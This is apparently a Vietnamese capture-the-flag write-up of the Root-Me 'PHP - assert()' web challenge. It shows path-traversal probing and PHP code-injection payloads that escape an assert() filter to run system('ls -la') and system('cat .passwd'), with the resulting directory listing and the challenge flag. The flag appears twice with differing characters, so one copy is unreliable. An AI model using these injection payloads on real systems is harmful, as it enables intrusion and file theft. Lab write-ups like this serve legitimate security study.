


Write up challenge PHP - assert()


Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy có 3 trang Home | About | Contact và url thay đổi tương ứng khi nhập vào thông qua tham số `?page=`






Yêu cầu là cần đọc được file .passwd.

Statement


Find and exploit the vulnerability to read the file .passwd.

[Start the challenge](#)

Thử thêm trực tiếp vào url <http://challenge01.root-me.org/web-serveur/ch47/?page=/.passwd> thì nhận được kết quả file không tồn tại tại đường dẫn hiện tại




Thử back ra thư mục trước dùng payload <http://challenge01.root-me.org/web-serveur/ch47/?page=../.passwd>



Ta nhận được Warning: assert(): Assertion "strpos('includes/../../passwd.php', '..') === false". Từ đó ta có thể thấy được:


- `../../passwd.php` là đường dẫn mà ta vừa nhập vào url được nối với chuỗi `includes/` và dùng hàm `strpos` để tìm có tồn tại chuỗi con `'..'` trong đó không. Rõ ràng đây là cơ chế detect attack filter ..
- Sau đó một hàm `assert()` được sử dụng. Có thể thấy nếu `strpos` trả về false thì sau khi qua hàm `assert` sẽ in ra chuỗi `Detected hacking attempt!`. Code kiểm tra có thể hình dung:
`assert("strpos('includes/$file.php', '..') === false") or die("Detected hacking attempt!");`

Ok, đã hiểu được cơ chế ta tiến hành thử bypass dùng payload sau: `http://challenge01.root-me.org/web-serveur/ch47/?page=', '1') or system("ls -la");//` Dấu `//` để comment đoạn code phía sau.



total 40 dr-xr-x--- 3 web-serveur-ch47 www-data 4096 Dec 10 21:24 . drwxr-s--x 78 challenge www-data 4096 Dec 10 21:53 .. -r----- 1 challenge challenge 90 Dec 10 21:24 _nginx.http-level.inc -r----- 1 challenge challenge 727 Dec 10 21:24 _nginx.server-level.inc -r----- 1 root www-data 1388 Dec 18 15:41 _perms -r----- 1 challenge challenge 218 Dec 10 21:24 _php53-fpm.pool.inc -rw-r----- 1 root www-data 44 Dec 10 21:24 .git -r----- 1 web-serveur-ch47 www-data 192 Dec 10 21:24 .passwd drwxr-sr-x 2 web-serveur-ch47 www-data 4096 Dec 10 21:24 includes -rw-r----- 1 web-serveur-ch47 www-data 811 Dec 10 21:24 index.php 'includes/', '1') or system("ls -la");//.php File does not exist

Tuyệt vời! Đã thấy được file `.passwd`. Tiến hành sửa command trong payload để đọc nội dung file `.passwd`
`http://challenge01.root-me.org/web-serveur/ch47/?page=', '1') or system("cat .passwd");//`



The flag is / Le flag est : **x4Ss3rT1nglSn0ts4f3A7ALLx** Remember to sanitize all user input! / Pensez à valider toutes les entrées utilisateurs ! Don't use assert! / N'utilisez pas assert ! 'includes','1') or system('cat .passwd');//.php File does not exist

Có được flag. Submit thành công

PHP - assert()

25 Points 

[Read the doc!](#)

Author

Birdy42, 26 November 2016

Level



Statement

Find and exploit the vulnerability to read the file `.passwd`.

[Start the challenge](#)

3 related ressource(s)

- [Exploiting LFI using co hosted web applications \(](#)
- [Source code auditing algorithm for detecting LFI](#)
- [LFI with phpinfo\(\) assistance \(Exploitation - Web\)](#)

Validation

Well done, you won 25 Points

Don't forget to give your opinion on the challenge by voting ;-)



twittez le !

Flag: x4Ss3rT1nglSn0ts4f3A7A1Lx